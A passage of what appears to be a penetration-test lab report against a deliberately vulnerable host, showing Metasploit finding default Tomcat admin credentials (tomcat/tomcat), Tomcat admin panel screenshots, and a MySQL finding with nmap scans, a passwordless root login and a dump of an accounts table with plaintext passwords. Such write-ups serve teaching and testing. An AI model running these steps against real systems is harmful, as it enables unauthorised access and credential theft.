RPORT          8180          yes         The target port (TCP)
SSL            false         no          Negotiate SSL/TLS for outgoing connections
THREADS        1             yes         The number of concurrent threads (max one per host)
TOMCAT_PASS    no             The password for the specified username
TOMCAT_USER    no             The username to authenticate as
VHOST          no             HTTP server virtual host
msf6 auxiliary(admin/http/tomcat_administration) > 
```


We will run this model for exploitation

```
msf6 auxiliary(admin/http/tomcat_administration) > run
[*] http://192.168.1.201:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/tomcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_administration) > 
```

We will write the ip in browser to open the server



This is server user name and password for administrator



```

File Actions Edit View Help
21 exploit/multi/http/zenworks_configuration_management_upload 2015-04-07
22 exploit/multi/http/spring_framework_rce_spring4shell 2022-03-31
23 auxiliary/admin/http/tomcat_administration
24 auxiliary/scanner/http/tomcat_jsp_login
25 exploit/multi/http/tomcat_jsp_upload_bypass
26 auxiliary/admin/http/tomcat_utf8_traversal
27 auxiliary/admin/http/trendmicro_dlp_traversal
28 post/windows/gather/enum_tomcat

Interact with a module by name or index. For example info 28, use 28 or use post/windows/gather/enum_tomcat

msf6 > use auxiliary/admin/http/tomcat_administration
msf6 auxiliary(admin/http/tomcat_administration) > show options

Module options (auxiliary/admin/http/tomcat_administration):

Name      Current Setting  Required  Description
Proxies          no           A proxy chain of format type:host:port[,typ
RHOSTS        192.168.1.201  yes         The target host(s), see https://github.com
RPORT          8180         yes         The target port (TCP)
SSL             false        no          Negotiate SSL/TLS for outgoing connections
THREADS        1            yes         The number of concurrent threads (max one per
TOMCAT_PASS    no           no          The password for the specified username
TOMCAT_USER    no           no          The username to authenticate as
VHOST           no           no          HTTP server virtual host

msf6 auxiliary(admin/http/tomcat_administration) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf6 auxiliary(admin/http/tomcat_administration) > show options


Module options (auxiliary/admin/http/tomcat_administration):

Name      Current Setting  Required  Description
Proxies          no           A proxy chain of format type:host:port[,typ
RHOSTS        192.168.1.201  yes         The target host(s), see https://github.com
RPORT          8180         yes         The target port (TCP)
SSL             false        no          Negotiate SSL/TLS for outgoing connections
THREADS        1            yes         The number of concurrent threads (max one per
TOMCAT_PASS    no           no          The password for the specified username
TOMCAT_USER    no           no          The username to authenticate as
VHOST           no           no          HTTP server virtual host


msf6 auxiliary(admin/http/tomcat_administration) > run
[*] http://192.168.1.201:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/tomcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_administration) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(admin/http/tomcat_administration) >

```

The page of administration is opened




This is a userDatabase




The screenshot shows the 'User Databases' section of the Tomcat Server Administration Tool. On the left, there's a sidebar with navigation links like 'Tomcat Server', 'Service (Catalina)', 'Resources', 'Data Sources', 'Mail Sessions', 'Environment Entries', 'User Databases', 'User Definition', 'Users', 'Groups', and 'Roles'. The main panel displays a table titled 'User Databases' with one entry: 'Name' (UserDatabase) and 'Description' (User database that can be updated and saved). There are 'User Database Actions' buttons for each row.

Now we can create new user or delete user from database



The screenshot shows the 'Edit User Database' page. The sidebar is identical to the previous screenshot. The main panel has a form titled 'Edit User Database' with fields for 'Name' (UserDatabase), 'Location' (conf/tomcat-users.xml), 'Factory' (org.apache.catalina.users.MemoryUserDatabaseFactory), and 'Description' (User database that can be updated and saved). On the right, there are 'User Database Actions' buttons: 'Available Actions' (dropdown menu with 'Create New User Database' and 'Delete User Databases'), 'Commit Changes', and 'Log Out'.



The screenshot shows a Firefox browser window titled "Tomcat Server Administration — Mozilla Firefox" with the URL "192.168.1.201:8180/admin/frameset.jsp". The main content is the "Edit Existing User Properties" page for the user "both". The left sidebar shows navigation options like Tomcat Server, Resources, and User Definition. The right panel contains two tables: "User Properties" and "Role Assignment".

User Properties	
User Name:	both
Password:	*****
Full Name:	[Empty]

Group Name	Description
admin	[Empty]
manager	[Empty]
role1	[Empty]
tomcat	[Empty]

(7) Vulnerability Exploited: MySQL Port 3306

Vulnerability Explanation: The vulnerability associated with **MySQL Port 3306**

stems from the fact that this is the default port used by MySQL database servers

to listen for client connections. If this port is exposed to the internet or to

unauthorized users without proper security measures, it can lead to a variety of

attacks and security issues. By default, MySQL listens for connections on port

3306. If this port is open to the internet or untrusted networks without proper security controls (like firewall rules, encryption, or authentication). If the MySQL server is using weak or default credentials (e.g., “root”/“password”), attackers can easily authenticate and gain access to the database.

Impact:

The exposure of **MySQL Port 3306** can have significant impacts on the security of

a system, especially if not properly secured. If MySQL’s default port 3306 is

exposed to the internet without proper security measures, attackers can attempt

to gain unauthorized access. Attackers can send a flood of requests or heavy

queries to the MySQL server via port 3306, overwhelming it and causing service

disruption. If an attacker gains access to a lower-privileged MySQL user, they

could exploit weak permission settings or vulnerabilities to escalate privileges.

Severity: Critical


Proof of Concept (PoC):

Now we are ping on the ip of machine



```
(parallels@kali-linux-2022-2) [~]
└─$ ping 192.168.1.201 (192.168.1.201) 56(44) bytes of data.
64 bytes from 192.168.1.201: icmp_seq=1 ttl=128 time=2.74 ms
64 bytes from 192.168.1.201: icmp_seq=2 ttl=128 time=2.70 ms
64 bytes from 192.168.1.201: icmp_seq=3 ttl=128 time=2.68 ms
64 bytes from 192.168.1.201: icmp_seq=4 ttl=128 time=2.68 ms
192.168.1.201 ping statistics
4 packets transmitted, 4 packets received, 0% packet loss, time 301ms
rtt min/avg/max/mdev = 2.647/2.667/4.243/0.678 ms
(parallels@kali-linux-2022-2) [~]
```

This is a port scan on port 3306(mysql)



```
(parallels@kali-linux-2022-2) [~]
└─$ nmap 192.168.1.201 -sV -p 3306
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-08 14:42 EAT
Nmap scan report for 192.168.1.201
Host is up (0.0018s latency).

PORT      STATE SERVICE VERSION
3306/tcp    open  mysql    MySQL 5.0.51a-3ubuntu5

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
(parallels@kali-linux-2022-2) [~]
└─$
```

There is no protection available for connecting to the database by machine. (no password)

```
[root@kali-linux-2022-2]~]
# mysql -u root -p -h 192.168.1.201
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

This the database inside the machine

```
[root@kali-linux-2022-2]~]
# mysql -u root -p -h 192.168.1.201
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| dvwa          |
| metasploit    |
| mysql          |
| owasp10        |
| tikiwiki      |
| tikiwiki195   |
+-----+
7 rows in set (0.040 sec)

MySQL [(none)]> 
```

We will use opasp10 database

```
(root@kali-linux-2022-2)-[~]
# mysql -u root -p -h 192.168.1.201
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)


Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [owasp10]>
```

Now we will show tables on database and select all data from table accounts



```
File Actions Edit View Help
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [(none)]> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MySQL [owasp10]> show tables;
+-----+
| Tables_in_owasp10 |
+-----+
| accounts          |
| blogs_table       |
| credit_cards     |
| credit_data       |
| credit_trans      |
| pen_test_tools    |
+-----+
6 rows in set (0.008 sec)

MySQL [owasp10]> select * from accounts ;
+----+-----+-----+-----+-----+
| cid | username | password | mysignature | is_admin |
+----+-----+-----+-----+-----+
| 1   | admin    | adminpass | Monkey!      | TRUE   |
| 2   | adrian   | somepassword | Zombie Fills Rock! | TRUE   |
| 3   | jason    | password   | I am a real fan of confunk | FALSE  |
| 4   | jeremy   | password   | d1373 1337 speak | FALSE  |
| 5   | bruce   | password   | Bruce Lee is cool | FALSE  |
| 6   | samurai  | password   | Carving Pools | FALSE  |
| 7   | jimbob   | password   | Jim Rome is Burning | FALSE  |
| 8   | simby    | password   | I think I am dad | FALSE  |
| 9   | simonel  | password   | I am a cat | FALSE  |
| 10  | scottie  | password   | I am a real H | FALSE  |
| 11  | scotty   | password   | Scotty Do | FALSE  |
| 12  | ed       | password   | Ed is cool | FALSE  |
| 13  | john     | password   | Do the Duggie! | FALSE  |
| 14  | kevin    | 42         | Doug Adams rocks | FALSE  |
| 15  | dave     | password   | Dumb and Dumb FTW | FALSE  |
| 16  | ed       | pentest   | Commandline KungFu anyone? | FALSE  |
+----+-----+-----+-----+-----+
16 rows in set (0.009 sec)

MySQL [owasp10]> exit
Bye
[root@kali-linux-2022-2]-[~]
```